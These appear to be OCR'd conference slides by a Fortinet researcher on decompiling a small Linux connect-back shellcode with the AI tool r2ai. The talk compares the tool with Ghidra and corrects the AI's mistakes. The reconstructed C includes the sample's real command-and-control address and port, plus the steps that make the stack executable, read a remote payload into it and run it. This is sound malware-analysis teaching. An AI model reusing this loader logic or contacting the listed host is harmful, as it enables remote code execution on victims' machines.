
FORTINET

Decompile Linux malware with r2ai


Axelle Apvrille

Barb'hack, August 2025

Who am I?



- Principal security researcher with **Fortinet**
- Reverse mobile malware (Android, iOS) and IoT malware
- Founder of Ph0wn CTF in Sophia Antipolis, France



Linux/Shellcode_ConnectBack.H!tr

background info, r2, demo, check

Linux/Shellcode_ConnectBack.H!tr

- First seen on **February 24, 2025**.
- Inspired from ELF/Getshell of *2014*.
- Small ELF binary: only 4K, x86, 32 bits.

No interesting string to begin analysis with


```
$ strings shellcode.elf
SCSj
jfXPQW
```

sample: fd8441f8716ef517fd4c3fd552ebcd2ffe2fc458bb867ed51e5aaee034792bde

Malware Decompiled by Ghidra 11.3


```
code *pcVar1;
char cVar2;
undefined4 uVar3;
int iVar4;
char *pcVar5;
code *UNRECOVERED_JUMPTABLE;
undefined1 *puVar6;
int iVar7;

iVar7 = 10;
puVar6 = (undefined1 *)register 0x00000010;
do {
  *(undefined4 *)(puVar6 + -4) = 0;
  *(undefined4 *)(puVar6 + -8) = 1;
  *(undefined4 *)(puVar6 + -0xc) = 2;
  pcVar1 = (code *)swi(0x80);
  uVar3 = (*pcVar1)();
```

Can Artificial Intelligence produce clearer decompilation?



- https://github.com/radareorg/radare2
- https://github.com/radareorg/r2ai

Live Demo




Approximate code we obtained from the AI

```
void entry0(int stack) {
    int socket_fd;
    struct sockaddr_in addr;
    socklen_t addr_len = sizeof(addr);
    int result;
    struct timespec req = {0, 500000000}; // 0.5 seconds

    while (1) {
        socket_fd = socket(AF_INET, SOCK_STREAM, 0);
        if (socket_fd < 0) {
            perror("socket");
            exit(1);
        }
```

Always be cautious/critical of what an AI says
or any untrusted source

Where do the socket calls come from?

Linux system calls



Syscall	i386 (32-bit)
read	0x03
write	0x04
socketcall	0x66
mprotect	0x7d
nanosleep	0xa2

✓ socket calls are not a hallucination

Watch the difference!

```
code *pcVar1;
char cVar2;
undefined4 uVar3;
int iVar4;
char *pcVar5;
code *UNRECOVERED_JUMPTABLE;
undefined1 *puVar6;
int iVar7;

iVar7 = 10;
puVar6 = (undefined1
↪  *)register0x00000010;
do {
  *(undefined4 *)(puVar6 + -4) = 0;
  *(undefined4 *)(puVar6 + -8) = 1;
  *(undefined4 *)(puVar6 + -0xc) = 2;
  pcVar1 = (code *)swi(0x80);
  uVar3 = (*pcVar1)();
```

Ghidra 11.3 (free)

```
void entry0(int stack) {
    int socket_fd;
    struct sockaddr_in addr;
    socklen_t addr_len = sizeof(addr);
    int result;
    struct timespec req = {0,
↪  500000000}; // 0.5 seconds

    while (1) {
        socket_fd = socket(AF_INET,
↪  SOCK_STREAM, 0);
        if (socket_fd < 0) {
            perror("socket");
            exit(1);
        }
```

r2ai with devstral-small-2507 (free)

But AI is not perfect. I have doubts.

```
// Server address setup
server_addr.sin_family = AF_INET;
server_addr.sin_port = htons(80);
server_addr.sin_addr.s_addr =
 ↪  inet_addr( ``127.0.0.1'' );
if (connect(socket_fd, (struct sockaddr
 ↪  *)&server_addr, sizeof(server_addr)) < 0) {
        goto error_exit;
}
```


Why would a malware connect to the **loopback IP address**?

There might be reasons to do that, but I need to *check*.

Mapping assembly to C structure

```
push 0x6b9ed0b9
push 0x6b230002
```

```
struct sockaddr_in {
    short sin_family;
    unsigned short sin_port; //
↪   network byte order
    struct in_addr sin_addr;
    char sin_zero[8];   // Padding
};

struct in_addr {
    uint32_t s_addr;   // network byte
↪   order
};
```



Fixing AI's code

Decompiled AI code - with errors


```
server_addr.sin_family = AF_INET;
server_addr.sin_port = htons( 80 );
server_addr.sin_addr.s_addr = inet_addr( ``127.0.0.1'' );
if (connect(socket_fd, (struct sockaddr *)&server_addr,
↪  sizeof(server_addr)) < 0) {
        goto error_exit;
}
```

Fixed decompilation - by Human :)

```
server_addr.sin_family = AF_INET;
server_addr.sin_port = htons( 27427 );
server_addr.sin_addr.s_addr = inet_addr( ``185.208.158.107'' );
if (connect(socket_fd, (struct sockaddr *)&server_addr,
↪  sizeof(server_addr)) < 0) {
        goto error_exit;
}
```

Later, the shellcode calls mprotect

```
mprotect_result = mprotect((void *) 0x00178000, 0x1000,
↪  PROT_READ | PROT_WRITE | PROT_EXEC);
if (mprotect_result < 0) {
   goto error_exit;
}
```



Doubts: Why 0x00178000?

The address to mprotect is the stack page!

```
0x0804809c      b207            mov dl, 7 ; flags
0x0804809e      b900100000      mov ecx, 0x1000 ; len
0x080480a3      89e3            mov ebx, esp ; address
0x080480a5      c1eb0c          shr ebx, 0xc
0x080480a8      c1e30c          shl ebx, 0xc
0x080480ab      b07d            mov al, 0x7d  ; mprotect
0x080480ad      cd80            int 0x80
```

1. Move stack pointer to ebx
2. mprotect requires address to be aligned on a page boundary

```
mprotect() changes the access protections for the calling
↪  process's memory pages containing any part of the
↪  address range in the interval [addr, addr+len-1].  addr
↪  must be aligned to a page boundary.
```

3. Shellcode aligns on page boundary on 0x1000:
   1. shr: divide by 0x1000
   2. shl: multiply back


We, humans, fix code generated by AI :)

```
mprotect_result = mprotect( stack_page , 0x1000, PROT_READ |
↪  PROT_WRITE | PROT_EXEC);
 if (mprotect_result < 0) {
    goto error_exit;
 }
```


And then:

```
// write to stack
bytes_read = read(socket_fd, (void *)&stack_page, 106);

// Execute the stack - AI forgot this!!!
stack_page();
```

